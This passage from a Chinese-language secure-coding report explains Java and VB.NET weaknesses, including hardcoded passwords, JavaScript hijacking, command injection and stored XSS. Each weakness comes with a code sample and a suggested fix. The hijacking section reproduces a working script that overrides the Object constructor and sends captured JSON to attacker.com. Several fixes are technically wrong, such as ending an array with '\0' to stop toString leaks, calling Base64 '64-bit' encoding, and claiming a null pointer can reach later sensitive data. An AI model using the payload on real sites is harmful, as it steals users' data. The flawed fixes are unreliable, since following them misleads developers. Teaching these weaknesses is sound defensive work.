其解決方使是針對程式設計者在撰寫程式時，對於使用者輸入的值，做嚴謹的過濾。也許在實作註冊系統時，可以限制使用者僅能用數字或英文字母當作其帳號，那在查詢時必然只能輸入數字或英文字母。或許可以針對其使用者輸入之字串，進行輸入內容之比對，若出現單引號或是等於字元的輸入，將予以拒絕此輸入。

4.1.10 API Abuse (Java)

(1) Code Correctness: toString on Array

此漏洞發生的原因是 toString()在陣列上受到呼叫。

在程式碼中，於陣列上呼叫 toString()表示程式設計者有意將陣列內容作為字串回傳。不過，在陣列上直接呼叫 toString()，將會回傳記憶體陣列中和雜湊碼的字串值。

```
String[] strList = new String;
...
System.out.println(strList);
```

通常為了便輸出，當 toString()此函數在遇到 println 之類的輸出函式時，toString()便會自動調用而不用撰寫於程式中。

故已上程式碼若輸出[Ljava.lang.String;@1232121，則可能將許多隱私的資訊外洩。

其解決方法是針對陣列內，最後的字元定要將其定義為'\0'，故在調用到 toString()函數時，便不會洩漏隱私資料。

(2) Immutable Calsses: Non-final Fields

此類別(class)已註解為可變，但其欄位並非為 final。

此漏洞主要是程式設計者撰寫錯誤而發生。此類別已從 JCIP 註解封包(package)加上不可變的註解。但是非 final 欄位允許此值被變更，因而違反該類別的不可變性。

```
@Immutable
public class ImmutableInteger {
```

```
    public int value;
    …
}
```

以上是不可變 final 類別的程式片段,被程式設計者錯誤地宣告欄位為 public，而不是 final。

其解決方法是程式設計者必須遵守程式設計的原則，否則易發生此類漏洞。

(3) **J2EE Bad Practice: getConnection()**

J2EE 標準(standard)禁止直接連線管理。

J2EE 標準要求應用程式使用容器(container)的資源管理工具來取得資源連線。

```
ctx = new InitialContext();
datasource = (DataSource)ctx.lookup(DB_DATASRC_REF);
conn = datasource.getConnection();
```

J2EE 應用程式應該以上述方式取得資料庫連線，並且應避免使用下列方式取得連線。

```
conn = DriverManager.getConnection(CONNECT_STRING);
```

每一個主要的網路應用程式容器都會提供集中(pooled)資料庫連線管理，並將其作為資源管理架構的一部分。在應用程式中複製此功能是困難且易出錯的，因此 J2EE 標準便禁止此行為。

解決方法中，程式設計者應以 J2EE 標準所設定的行為而使用容器。

(4) Object Model Violation: Just One of equals() and hashCode() Defined

類別只覆寫(override)equals()或 hashCode()其中一個。Java 物件被預期地會

遵守數個等式(equality)相關的不變量(invariant)。其中一個不變量是相等的物件必須有相等的雜湊碼(hash code)。故 a.equals(b) = = true 則 a.hashCode() = = b.hashCode()。

若沒有堅持此不變性質，當此類別的物件儲存在集合(collection)中時，可能會造成一些問題。如果此類別中的物件在雜湊表(hash table)中作為關鍵值(key)，或是把它們插入至地圖(Map)或設定(Set)中，那麼相等(equal)物件有相等的雜湊碼是很重要的。

```
public class halfway() {
    public boolean equals(Object obj) {
        ...
    }
}
```

以上的類別替換了 equals()，但是沒有替換 hashCode()。

其解決方法是遵守設計原則，相等的物件必須有相等的雜湊碼。

(5) Uncheck Return Value

忽略函式的回傳值(return value)會導致程式忽略無法預期的狀態與情形。

Java 程式設計師經常會忽略 read()以及許多 java.io 類別函式的回傳值。Java 中大多數的錯誤以及不尋常的事件都會導致例外(exception)被丟出。

若僅部分的資料可被使用，串流(stream)與讀取器(reader)類別不會認為此為不尋常或例外現象，並只會將部分資料加入回傳緩衝區(buffer)，接著回傳讀取位元組或字元數。

因為不能保證回傳的資料量等於要求的資料量，故程式設計師必須檢查從

java.io 類別函式回傳的值，並確保能夠收到預期的資料數量。

```
FileInputStream fis;
byte[] byteArray = new byte[1024];
for (Iterator i=users.iterator(); i.hasNext();) {
        String userName = (String) i.next();
        String pFileName = PFILE_ROOT + "/" + userName;
        FileInputStream fis = new FileInputStream(pFileName);
        fis.read(byteArray); // the file is always 1k bytes
        fis.close();
        processPFile(userName, byteArray);
}
```

以上程式在一組使用者中循環(loop)，讀取每個使用者的私人資料檔案。程式設計師假設檔案大小剛好是 1KB，因而忽略了來自 read()的回傳值。如果攻擊者可以建立更小的資料，那麼程式會回收前一個使用者剩餘的資料，並將這些資料當作攻擊者的資料來處理。

其解決方法針對回傳值，對於每個函式的回傳值一定要做驗證，確保每個函式皆有滿足程式設計者本身之需求，以避免例外產生卻沒有對應的解決方法。

4.1.11 Security Features (Java)

I. Access Control: Database

若沒有適當的存取控制(Access Control)，執行包含使用者控制的主金鑰(primary key)的 SQL 指令，可讓攻擊者查看未授權的記錄。

此漏洞發生在以下兩種情形,其一是資料從一個不可信賴的來源進入程式，其二是此資料用來指定位於 SQL 查詢中主金鑰的值。

```
...
id = Integer.decode(request.getParameter("invoiceID"));
String query = "SELECT * FROM invoices WHERE id = ?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setString(1, id);
ResultSet results = stmt.execute();
...
```

以上程式碼使用參數化(parametered)的指令，避開中繼字元(meta-character)的使用且避免 SQL injection 的漏洞，用來建立並執行 SQL 查詢以搜尋符合特定識別碼(identifier)的清單。此識別碼是從與經驗證之使用者有關聯的清單(list)中所選取。

雖然介面(interface)產生了屬於目前使用者的識別碼清單，但攻擊者可以略過此介面去要求想要的清單。以上程式中的沒有檢查以確保使用者擁有存取所需清單的權限，所以程式碼會顯示所有清單，即使清單不屬於目前的使用者。

其解決方法是針對存取控制，對於當作存取控制之使用者的輸入，必須要經過嚴謹的驗證，以避免 SQL Injection，略過檢驗特定識別碼，因而發生此種漏洞。

II. Cookie Security: Persistent Cookie

儲存敏感資料於持續性 cookie(persistent cookie)中，會導致違反保密性或使帳戶陷入危險。多數網路程式撰寫環境把建立非持續性 cookie 設為預設，這些 cookie 僅儲存於瀏覽器記憶體中，當瀏覽器關閉時便將遺失。程式設計者可指定 cookie 在瀏覽器 session 內持續留存，除非達到設定的時間為止。這一類 cookie 將寫入硬碟並保留在瀏覽器 session 內，電腦重新開機也不會遺失。

若隱私資訊儲存在持續性cookie中，攻擊者將有更多的時間來竊取此資料，因為此種 cookie 常設定於很長一段時間後才過期。持續性 cookie 通常當使用者與網站互動時作為使用者設定檔。對此做追蹤資料，可使用持續性 cookie 來侵犯使用者的隱私。

```
cookie cookie = new Cookie("emailCookie", email);
cookie.setMaxAge(60*60*24*365*10);
```

以上程式會將 cookie 保存 10 年。

使用持續性 cookie 非常容易遭受攻擊者的入侵而導致機密訊息外洩，故在其解決方法對程式設計者於撰寫程式時，不要使用持續性 cookie。

III. Password Management: Hardcoded Password

Hardcoded password 會使系統安全陷入危險，且其事後很難做其補救。

程式設計者將密碼撰寫固定於程式碼中，容易導致系統安全陷入危機，此法不僅會讓所有的專案開發人員查看密碼，也可能使事後補救工作變得很困難。

當程式碼完成並產生後，除非修補軟體，否則無法變更密碼。若使用密碼

之帳戶出現問題，系統管理者將必須在安全性和可行性之間選擇。

```
...
DriverManager.getConnection(url, "scott", "tiger");
...
```

以上程式將密碼撰寫固定於程式碼中。

此程式碼雖然能夠正確的執行，但任何有權限存取程式碼的人都皆能存取使用者名稱 scott 與密碼 tiger。

若不懷好意的員工能夠存取程式碼,可能會使用此資訊來進入並破壞系統。若攻擊者能夠存取應用程式的位元組程式碼(bytecode)，則可利用 javap -c 指令將程式碼反解譯(disassembled)，而此程式碼包含了所使用者名稱與密碼。

```
javap -c ConnMngr.class
22: ldc     #36; //String jdbc:mysql://ixne.com/rxsql
24: ldc     #38; //String scott
26: ldc     #17; //String tiger
```

以上為使用 javap –c 指令來反解譯原本的位元組程式碼，故由此可知 Hardcoded password 此種漏洞造成之危害。故其解決方法將針對程式設計者，勿以此種方法撰寫程式，否則將造成系統重大之危害。

IV. Password Management: Weak Cryptography

用一個普通的編碼方式來遮掩密碼不能算是保戶密碼的一種方法。

當密碼以純文字(plaintext)儲存於應用程式的屬性檔(property file)或配置檔(configuration file)時，會發生密碼管理問題(password management issue)。程式設計者可藉由編碼函數來遮掩密碼以修補密碼管理問題，例如以基本的 64 位元編碼，但不能充分的保護密碼。

```
...
Properties prop = new Properties();
prop.load(new FileInputStream("config.properties"));
        String password =
Base64.decode(prop.getProperty("password"));
DriverManager.getConnection(url, usr, password);
...
```

以上程式碼從屬性檔案中讀取密碼，並利用此密碼來連接一個資料庫。

以上程式碼將會順利的執行，但是只要能夠存取 config.properties 此檔案，皆可讀取 password 之值，並可輕易的判斷此值是否以 64 位元來做基礎編碼。若不懷好意的員工擁有此資訊的存取權，則可利用此資訊來進入並破壞系統。

針對此之解決方法必須在程式設計者在撰寫程式時，必須以更加複雜的方法來對讀取之密碼來做加密，否則在攻擊者拿到此密碼後，很容易對此加密做解譯而得到密碼。

V. Weak Encryption: Insufficient Key Size

一個強力的加密演算法當使用了較小的金鑰(key)長度時，容易遭到暴力法之破解。

目前加密之指導原則建議使用超過 1024 個位元(byte)長度的金鑰配合 RSA 演算法之使用。但是不斷進步的電腦運算能力以及因子分析技術(factoring technique)不斷挑戰 1024 位元 RSA 加密技術的安全性。

```
public static KeyPair getRSAKey() throws
NoSuchAlgorithmException {
        KeyPairGenerator keyGen =
KeyPairGenerator.getInstance("RSA");
        keyGen.initialize(512);
        KeyPair key = keyGen.generateKeyPair();
```

```
        return key;
}
```

以上程式碼產生一個 512 位元之 RSA 加密金鑰。

對於其解決方法，針對報告內所示，1024 位元之 RSA 加密可能遭到效能較好之電腦所破解，故在針對密碼之使用能超過 1024 位元。

4.1.12 Time and State (Java)

I. Code Correctness: Call to sleep() in Lock

當呼叫 sleep()此函式時，不僅會將持續鎖定程式，且會降低程式執行的效能，進一步的可能造成鎖死(deadlock)。

若多個執行緒嘗試鎖定系統資源，藉由呼叫 sleep()，會造成持續鎖定程式上之資源，並且讓其他執行緒等待此資源之釋放，這會導致系統效能降低與鎖死。

```
ReentrantLock rl = new ReentrantLock();
...
rl.lock();
Thread.sleep(500);
...
rl.unlock();
```

以上程式碼，呼叫 sleep()此函式，並且鎖定程式 500 毫秒，並且同時持續鎖定。

其解決方法是不要使用 sleep()。在需要將此程式 lock 時，盡量使用 wait()此函式，因為 sleep()雖然可以實做出 lock 此功能，但是卻會造成資源鎖死進而降低效能，但是使用 wait()卻不會有這樣的情形，其不會將資源鎖死，進而造成效能低下。

II. J2EE Bad Practice: Non-Serializable Object Stored in Session

儲存不可序列化(non-serializable)的物件，將其當作一 Httpsession 的屬性，將會傷害應用程式之可靠性。

Java 中的序列化機制能夠加一個實例對象的狀態訊息寫入一個位元組流

(byte flow)中，使其可通過 socket 進行傳輸、或儲存至資料庫或文件中，當需要此對象時，讀此取位元組流之數據，可重新構造一個相同對象。一個 J2EE 的應用程式能夠利用多個 JVM 來提升應用程式的可靠性與性能。為了能讓終端使用者(end user)把多個 JVM 作為單個應用程式，J2EE 容器(container)可以在多個 JVM 之間複製 HttpSession 物件，所以當一個 JVM 不可用時，另一個 JVM 可以在不中斷應用程式流程的情況下接替它。

為了使 session 的複製能夠運作，應用程式在 session 中儲存為屬性之值必須能夠執行 Serializable 介面(interface)。

```
public class DataGlob {
        String globName;
        String globValue;
        public void addToSession(HttpSession session) {
                session.setAttribute("glob", this);
        }
}
```

以上此類別會將自己增加至 session 中，但由於物件是不可序列化的，因此不能複製此 session。

其相關解決方使是針對程式設計者在撰寫程式時，必須只能將可序列化之對象加入至 session 中。因為有些伺服器(server)利用所有的 session 數據寫入硬碟來達成有任意生命週期之 session，即使伺服器停止也不會遺失。當伺服器重新啟動後，序列化的數據會被恢復。同樣的理由，在重負載的網點上擁有伺服器分簇的環境中，許多伺服器利用序列化來複製 session，但是若此介面不支援序列化，則伺服器就不能正確的保存與傳輸。

4.1.13 Errors (Java)

I. Poor Error Handling: Empty Catch Block

忽略一個例外(exception)會導致程式未注意到非預期的狀態與情形。大約每個對軟體系統的嚴重攻擊都是從破解程式設計者的假設開始。在攻擊之後，程式設計者的假設似乎是建立在劣質且糟糕的，但在攻擊之前，許多程式設計者會此假設進行辯護與討論。

於程式中的兩個可疑假設如下，其一是此方法來呼叫永遠都不會失敗，其二是即使呼叫失敗也沒關係。因此當程式設計者撰寫程式時忽略例外時，已暗示他們是以其中一個來當作撰寫程式的假設。

```
try {
        DoExchange();
}
catch (RareException e) {
        // this can never happen
}
```

以上程式碼忽略了由 DoExchande()所拋出不常見的例外。在以上情形中，若程式拋出 RareException 此例外，會繼續執行就像沒任何事件發生一般。程式不會記錄有關此情況的發生，當事後嘗試尋找程式之此異常將會變得很困難。

其解決方法是當程式設計者在撰寫程式時，必須考慮到任何可能發生之例外，針對其例外撰寫 try and catch，在 try 中來找出此例外並且在 catch 中來解決或記錄此例外。

II. Poor Error Handling: Swallowed ThreadDead

如果一個 ThreadDeath 的錯誤未被重新拋出的話，此有問題之執行緒(thread)

也許不會被終止。

ThreadDeath 錯誤只會出現在當應用程式在結束非同步後需要進行清除。如果 ThreadDeath 此錯誤出現的話，重新拋出此錯誤是很重要的，如此才能真正刪除執行緒。拋出 ThreadDeath 的例外其用意為停止執行緒，如果忽略捕捉到的 ThreadDeath，可能導致執行緒持續執行並造成出乎意料之行為，因為拋出 ThreadDeath 的使用者想停止該執行緒。

```
try{
	//some code
}
catch(ThreadDeath td){
	//clean up code
}
```

以上程式碼可捕捉到 ThreadDeath，但並未重新拋出，故造成了此錯誤。

其解決方法針對程式設計者在撰寫程式時，在捕捉到 ThreadDeath 時，必須要將其再重新拋出，以讓有問題的執行緒能夠真正結束。

4.1.14 Code Quality (Java)

I. Code Correctness: Call to Thread.run()

當一個程式呼叫一個執行緒的 run()方法而非呼叫 start()方法，就會造成此漏洞。

在大多數的情形下，直接呼叫 Thread 物件的 run()方法是一種錯誤。程式設計師企圖要開始一個新的執行緒控制，卻意外呼叫了 run()而不是 start()，因此 run()方法將執行於呼叫者的執行緒控制。

```
Thread thr = new Thread() {
        public void run() {
                ...
        }
};
thr.run();
```

以上程式碼錯誤地呼叫了 run()方法，而未呼叫 start()。

事實上，在執行緒的控制中，通過使用 start()此方法來啟動一個執行緒，但是此執行緒是屬於就緒(ready)狀態，並沒有運行，然而通過使用 run()此方法來完成其運行操作，其中 run()包含了要執行這個執行緒的內容，故當 run()此方法運行結束，此執行緒才會終了。

故若直接使用 run()此方法，對於程式而言只是調用一個方法而已，程序中依然只有一個執行緒，其程序執行路徑只有一條，並沒有產生新的執行緒與主執行緒同時運行，而是和主執行緒連續的運行，故其解決方法在程式設計者在撰寫程式時，需要嚴謹的考慮，若要創造與主執行緒平行的執行緒就必須使用

start()此方法。

II. Dead Code: Empty Try Block

空的 try 區塊(block)不是 dead code，就是表是存在除錯程式碼。一個空白的 try 區塊未提供任何函數用途。事實上，當編譯成位元組程式碼(byte code)時，空白的 try 區塊會因最佳化而被移除，且絕不會將其放入已完成編譯的程式。空白的 try 區塊可能表示為已移除其程式碼，或是使用程式註解掉其程式碼。

```
try {
        //rs = stmt.executeQuery(query);
}
catch(SQLException e) {
        log(e);
}
```

以上程式碼包含一個空白的 try 區塊。

事實上，Dead code 對於程式碼素質(code quality)而言為有害的影響，其會使程式碼難以閱讀、理解以及維護。所以其解決之道針對程式設計者，若要使用 try and catch 時，必須將要 catch 的條件寫入 try 中，否則後繼之程式設計者沒辦法理解其 try and catch 所要解決的是哪種例外。

III. Null Dereference

其程式可能會解除 null 指標的參照，因此造成 null 指標的例外產生。

null 指標的例外產生通常是發生在當一個或多個程式設計者的假設(assumption)被侵犯或破解而造成的。一個儲存後解除參照的錯誤發生於當一個程式明確地將某個物件設定成 null，且之後解除此誤建之參考。這種錯誤通常是因為程式設計者在宣告時把變數初始化為 null 所導致。

其大部分的 null 指標問題會導致一般軟體的可靠性問題，但是若攻擊者有意地觸發解除 null 指標參照的話，他們就能利用此例外繞過安全邏輯，或是造成應用程式顯示出除錯資訊，此資訊對於攻擊者計畫後續攻擊有很大之利用價值。

```
Foo foo = null;
...
foo.setBar(val);
```

以上程式中，程式設計者明確的設定變數 foo 為 null，但是接著程式設計者卻又想存取 Foo 此 structure 的 foo，但是 foo 指標已經被設成 null，所以無法再有指向 Foo。

其解決方法針對程式設計者在撰寫程式時，對於指標之使用須格外小心，因為當指標設成 null 時，表示此指標已經不指向一開始指向的位置，若依舊去存取可能會指向後來程式所存放之資料，若此資料為敏感資料，有可能因而洩漏此資訊。

4.1.15 Encapsulation (Java)

I. JavaScript Hijacking: Ad Hoc Ajax

應用程式利用 JavaScript 的記號來傳送敏感的資料，因此可能造成這些資料存有 JavaScript 劫持(hijacking)的漏洞，這可能會允許未經授權的攻擊者利用有漏洞的應用程式去讀取機密的資料。

處於以下兩種情況容易使應用程式受到 JavaScript 劫持的攻擊，其一是利用 JavaScript 當作資料傳輸的格式，其二是處理機密資料。

網頁瀏覽器強制執行相同來源策略(Same Origin Policy)是為了要保護使用者從惡意網站的攻擊。相同來源策略需要以下要求，為了使 JavaScript 存取網頁的內容，故JavaScript和網頁雙方都必須源自相同的網域。若沒有相同來源策略，一個惡意的網站用使用者端的憑證提供JavaScript來從其他網站載入敏感的資訊，挑選資訊並將其傳給攻擊者。

JavaScript 劫持允許攻擊者當應用程式使用 JavaScript 來傳遞機密資訊時略過相同來源策略。在相同來源策略的漏洞就是其允許從任何網站的 JavaScript 都可被其他任何的網站之上下文(context)包含或執行。即使惡意網站不能直接於使用者端上檢查從有漏洞的網站載入的任何資料，但其仍然可利用此漏洞藉由設定環境，此環境允許觀看 JavaScript 的執行過程和任何可能的相關副作用。當很多的網路 2.0 應用程式把 JavaScript 當作資料傳輸的機制，故這些應用程式很容易受到攻擊，然而傳統的 Web 應用程式卻不會。

在 JavaScript 中最普遍的傳送資訊的格式為 JavaScript Object Notation (JSON)。JSON RFC 定義 JSON 語法為 JavaScript 的物件(object)文字(literal)語法之一個子集。JSON 是基於兩個資料結構的類型：陣列和物件。任何訊息可被解譯成一個或多個有效之 JavaScript 指令的資料傳輸格式，都極易受到 JavaScript 劫持的攻擊。JSON 使得 JavaScript 劫持攻擊更容易，因為 JSON 陣列認為自身為一個有效的 JavaScript 指令。因為陣列是傳輸清單的一種自然形式，當應用程式需要傳輸多個值時一般會使用此種形式。換句話說，JSON 陣列會使其直接地容易受到 JavaScript 劫持的攻擊。JSON 物件只有在其被其他 JavaScript 結構包覆時才會容易受到攻擊，此些其他 JavaScript 結構自身為一個有效的 JavaScript 指令。

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
        if (req.readyState == 4) {
                var txt = req.responseText;
                object = eval("(" + txt + ")");
                req = null;
        }
};
req.send(null);
```

以上程式碼顯示了在網路應用程式的使用者端和伺服器元件之間進行的合法 JSON 互動，此網路應用程式用來管理銷售線索。此程式碼進一步表示了攻擊者是如何模仿使用者端來存取伺服器回傳的機密資訊。此程式碼寫成以 Mozilla 為基礎的瀏覽器，其他主流的瀏覽器在一個物件未用新的運算子而創造，則不

允許原始的構造函式(constructor)被替換。

當以上程式執行時，其會產生類似以下的 http 請求

```
GET /object.json HTTP/1.1
...
Host: www.example.com
Cookie:
JSESSIONID=F2rN6HopNzsfXFjHX1c5Ozxi0J5SQZTr4a5YJaSbAiTnRR
```

在 http 回應與之後之內容，其省略了 http 表頭(header)，因為其對此說明並無直接關係。

此伺服器用 JSON 格式之陣列回應，如下

```
HTTP/1.1 200 OK
Cache-control: private
Content-Type: text/javascript; charset=utf-8
...
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
"purchases":60000.00,
"email":"brian@fortifysoftware.com" }, {"fname":"Katrina",
"lname":"O'Neil", "phone":"6502135600",
"purchases":120000.00,
"email":"katrina@fortifysoftware.com" }, {"fname":"Jacob",
"lname":"West", "phone":"6502135600",
"purchases":45000.00,
"email":"jacob@fortifysoftware.com" }]
```

在此例子中，JSON 包含與目前使用者相關的機密資訊，其他使用者若不知其使用者的 session 識別碼，則無法存取此資訊。不過，若受害者拜訪惡意網站，此惡意網站可以用 JavaScript 劫持來取得資訊。

若受害者被騙進拜訪一個包含以下惡意程式的網頁，受害者的重要資訊將會送到攻擊者的網站中。

```
<script>
```

```
        // override the constructor used to create all objects so
        // that whenever the "email" field is set, the method
        // captureObject() will run. Since "email" is the final
field,
        // this will allow us to steal the whole object.
        function Object() {
                this.email setter = captureObject;
        }
        // Send the captured object back to the attacker's Web
site
        function captureObject(x) {
                var objString = "";
                for (fld in this) {
                        objString += fld + ": " + this[fld] + ", ";
                }
                objString += "email: " + x;
                var req = new XMLHttpRequest();
                req.open("GET", "http://attacker.com?obj=" +
                escape(objString),true);
                req.send(null);
        }
</script>
        <!-- Use a script tag to bring in victim's data -->
<script src="http://www.example.com/object.json"></script>
```

惡意程式碼使用一個 script 標籤來包含 JSON 物件於在目前頁面中。網路瀏覽器將會以請求來發送應用程式的 session cookie。換句話說，此請求將會當作其源自合法的應用程式來處理。

當 JSON 陣列到達使用者端時，其會在惡意頁面的上下文中被評估。為了觀看 JSON 的評估，惡意頁面重新定義 JavaScript 函式用來創造一個新的物件。於此方法中，惡意程式碼插入了一個陷阱(hook)，使它可存取每個物件的創造權力，並將物件的內容回傳到惡意網站。其他攻擊可能會替換預設的陣列構造函式。

應用程式被建立來用在 mashup 中，有時候會呼叫 callback 函式於每個 JavaScript 訊息的結尾處。callback 函式是在 mashup 中由另一個應用程式來定義。callback 函式讓 JavaScript 劫持變成是一件很容易的事情，攻擊者僅僅要定義這個函式，便可以做到 JavaScript 劫持。一個應用程式的 mashup 若不是可良好搭配使用的，則是具有安全性的，但無法同時存在兩種情形。

若使用者未登入易受攻擊的網站，攻擊者可能會要求使用者登入，並顯示該網路應用程式為合法的登入頁面。這並不是網路的釣魚(phishing)攻擊，因為攻擊者並未取得使用者的憑證權限，所以反釣魚(anti-phishing)的對策無法對抗此種攻擊。

若攻擊者使用更複雜的攻擊，則會利用 JavaScript 向應用程式發出一連串的請求，以動態的方式產生 script 標籤。同樣的技術有時候會使用來建立應用程式 mashup。不同的是在 mashup 的情況中，會涉及惡意的應用程式。

其解決方法真對於撰寫程式時，需要避開以下條件來避免造成 JavaScript 劫持的漏洞，其一是使用 JSON 為傳輸的資料型態，其二是在傳輸時使用 GET 而非使用 POST。其會被竊取的情形，例如以下情境，若有一正常網站甲，使用者登入後，欲修改自身之個人資料，網站甲利用 JSON 來回傳使用者之前填過之個人資料，例如以下程式片段。

```
req.open("GET", "/personalinfo.json", true);
```

此時有一惡意網站乙，在自身之程式碼中加入以下程式片段。

```
script src="http://malicioussite.com/personalinfo.json"
```

若使用者未登出網站甲，而連至網站乙，則此時網站以便可以取得使用者 JSON 回傳之資料。由此可知在城市設計者在撰寫程式時，若不滿足其以上二條件，則變不會產生 JavaScript 劫持之漏洞。

II. System Information Leakage

顯示系統資料或除錯資訊，會導致幫助攻擊者習得此系統的架構以及制定對此系統之攻擊。

System information leakage 發生原因為以下情況，當系統資料或除錯資訊藉由輸出串流或日誌(logging)函式來離開此程式。

```
try {
        ...
}
catch (Exception e) {
        e.printStackTrace();
}
```

上述程式碼中，將例外印到標準的錯誤串流中。

此取決於系統的配置，此資訊可以拋至控制台，並寫入日誌檔，或是顯示給遠端的使用者。在一些情形下，錯誤訊息會仔細地告知攻擊者系統容易受到哪種種類之攻擊。例如，一個資料庫的錯誤訊息會顯示出應用程式容易受到 SQL injection 之攻擊。其他錯誤訊息會顯示出更多對於系統攻擊的間接提示。在上述程式碼範例中，搜尋路徑可能暗示了此應用程式安裝於哪種類型的作業系統，以及管理者做了哪些設定於配置程式上。

對於其解決方法，針對於程式設計者在撰寫程式階段，在程式設計階段可以顯示出系統訊息以方便除錯，但是在程式在準備完成時，必須將其刪除，否

則可能會遭受攻擊者的觀看這些資訊，進而策劃攻擊此應用程式之方法。

III. Trust Boundary Violation

混合可信賴與不可信賴的資料於相同的資料結構中，可能會導致程式設計者錯誤地相信未驗證之資料。

一個可信任的邊界可以想像成一條線將程式劃分出分界線，在分界線其中一側，資料為不可信賴的。而在分界線的另一側，則會假設這些資料是可信賴的。驗證邏輯(violation logic)的目的是允許資料可以安全地跨越分界線，讓資料從不可信賴的那一側移動到可信賴的那一側。

Trust boundary violation 發生於當程式把可信賴和不可信賴間的分界線弄得模糊不清，最普遍發生於這種錯誤的就是以下敘述，將可信賴的和不可信賴的資料混合於同一個資料結構中。

```
usrname = request.getParameter("usrname");
if (session.getAttribute(ATTR_USR) == null) {
        session.setAttribute(ATTR_USR, usrname);
}
```

沒有完善的建立與維護的信賴分界線，程式設計者將不可避免地失去對於哪些資料已經過驗證與哪些資料未經過驗證的蹤跡。這種混淆最後會允許一些資料被使用於未先行驗證情況下。

對於其解決方法，主要針對程式設計者在程式設計之初，必須對於放置信賴以及不信賴資料要有完整之構思，以便之後設計完成後，能夠有清楚的分界線能夠區分不可信賴以及可信賴資料，才不會生信賴分界線之漏洞。

4.1.16 Environment (Java)

I. J2EE Misconfiguration: Debug Information

三層的 Tomcat 除錯階層或是更高的階層會導致紀錄敏感的資料，例如密碼等等。

若使用 Tomcat 來執行鑑定(authentication)，則 Tomcat 的調度(deployment)敘詞(descriptor)檔案會指定 Realm 用來鑑定，期就像以下程式。

```
<Realm className = "org.apache.catalina.realm.JAASRealm"
appName = "SRN" userClassNames =
"com.srn.security.UserPrincipal" roleClassNames =
"com.srn.security.RolePrincipal"/>
```

此 Realm 的標籤利用了一個屬性來指定紀錄的層級，此層級的數字越大，就會有越詳細的訊息記錄。若除錯階層設定太高的話，Tomcat 將會將所有使用者之名字及密碼以純文字的方式寫入日誌檔。此與 Tomcat 之 JAASRealm 相關的除錯訊息其臨界值為 3，若超過三表示其可能會造成此漏洞，若低於三表示其不會造成任何危險，但是此臨界值對於 Tomcat 提供之不同類型的 Realm，可能也會有所不同。

對於其解決方法，針對程式設計者在撰寫程式時，必須對使用 Tomcat 的除錯資訊有一定之了解，才能針對其臨界值做出設定，以下介紹 Realm。

Realm 是一個儲存用戶名、密碼以及用戶相關的數據庫，用戶名與密碼是用來驗證用戶對一個或多個網路應用程式之有效性。在 Tomcat 5 定義了一個 Java 介面(org.apache.catalina.Realm)，此可通過 plugin 來實現此種連接。以下五種

plugin 分別表示五種安全 Realm 類型。

- MemoryRealm: 在初始化階段，從 XML 中讀取安全認證訊息，並將此以一組對象之形式放於記憶體中。
- JDBCRealm: 通過 JDBC 驅動程序，存取存放於資料庫中的安全驗證訊息。
- DataSourceRealm: 通過 JNDI 資料源，存取存放於資料庫中的安全驗證訊息。
- JNDIRealm: 通過 JNDI privider，存取存放於資料庫中的安全驗證訊息。

JASSRealm: 通過 JAAS 安全授權之 API，實現其安全認證機制。

4.1.17 Input Validation and Representation (VB.NET)

I. Command Injection

執行的命令(command)中包含未驗證的使用者之輸入，可能幫助攻擊者而導致應用程式執行惡意命令。

此漏洞以兩種形式出現，其一是攻擊者可以修改程式執行的命令，表示攻擊者可以直接控制命令內容；其二是攻擊者可以改變命令執行的所在環境(environment)，表示攻擊者可以間接的控制命令的意義(mean)。

第二種漏洞出現的形式較第一種複雜，因為此種形式必須要有其他漏洞先篡改命令執行之環境變數，接著再利用此漏洞改變命令之意義，但是第二種漏洞形式也相對較難解決。此種類型漏洞發生在以下三種情形，其一是攻擊者修改應用程式的環境；其二是應用程式沒有指定絕對路徑(path)，或沒有驗證所執行的二位元碼(binary code)就執行命令；其三是藉由執行命令，應用程式給予攻擊者不對應的權限(privilege)。

```
...
Process.Start("update.exe");
...
```

以上程式碼來自一個網路應用程式，擁有使用者存取介面(interface)，而此介面可讓使用者在系統上更新密碼。在此網路環境中，更新密碼的部分程序是執行 update.exe 指令。若此程式未指定絕對路徑(absolute path)，未能在執行 Process.start()呼叫前清除環境變數，且攻擊者能夠修改$PATH 變數，存取攻擊者放置名為 update.exe 的惡意二進位碼，並使得程式在此環境中執行，則程式會載

入此惡意的二進位碼。由於應用程式的特性，在特定的權限方能執行系統作業，這表示攻擊者放置的 update.exe 將會在這些權限下執行，導致攻擊者可能完全控制系統。

其解決方法應從兩方面執行，首先路徑方面，在執行類似 Process.start()方法前都應指定其絕對路徑，以避免攻擊者從$PATH 修改路徑相關的環境變數，其二變數方面，應避免攻擊者從其他漏洞而修改應用程式之環境變數，而造成此種漏洞。

II. Cross-Site Scripting: Persistent

傳送未驗證的資料到網路瀏覽器(browser)會導致瀏覽器執行惡意程式。

此種漏洞也稱作 Stored XSS，主要出現在以下兩種情形，其一是資料從一個資料庫或其他後端資料存放區進入網路應用程式。其二是未驗證資料的動態內容是否存在惡意程式，便將其傳送至網頁使用者。

傳至網路瀏覽器的惡意內容通常為 JavaScript 片段的形式，但也可能包含 HTML、Flash 或其他瀏覽器能執行的程式類型。XSS 通常會傳輸 Cookie 或類似網路連線之資訊的私人資料給攻擊者，將受害者重新導向(redirect)攻擊者控制下的網路內容(content)；或者利用已偽裝攻擊的網站，在使用者的機器上執行惡意程式。

```
protected System.Web.UI.WebControls.Label EmployeeName;
...
string query = "select * from emp where id=" + eid;
sda = new SqlDataAdapter(query, conn);
sda.Fill(dt);
```

```
string name = dt.Rows[0]["Name"];
...
EmployeeName.Text = name;
```

以上程式碼片段使用員工的識別碼來查詢員工資料庫，並顯示出與識別碼相對應的名字。

name 值正常運作時，此程式碼也會正常運作，但如果該值不正常運作，則無法避免程式碼受攻擊。若 name 值從使用者提供的資料產生，則資料庫會成為提供惡意內容的管道。如果沒有對儲存在資料庫中的資料進行輸入驗證，那麼攻擊者可在使用者的網路瀏覽器中執行惡意指令。此類攻擊因為間接的資料儲存方式而難以辨別該威脅。

其解決方法針對使用者一開始在創造使用者資訊時，必須針對使用者輸入所有數值做驗證，不允許輸入可能會扭曲命令執行的資訊，否則將予以拒絕。

III. Denial of Service

此漏洞會讓攻擊者摧毀程式或讓合法的使用者無法使用程式。

攻擊者能夠對應用程式發送大量要求(request)，使其拒絕對合法使用者之服務，但大量攻擊形式通常會在網路層便被排除。較嚴重的問題是讓攻擊者使用少量要求便可超載應用程式。此種錯誤(bug)可讓攻擊者指定系統資源使用的數量，或指定持續使用此系統資源的時間。

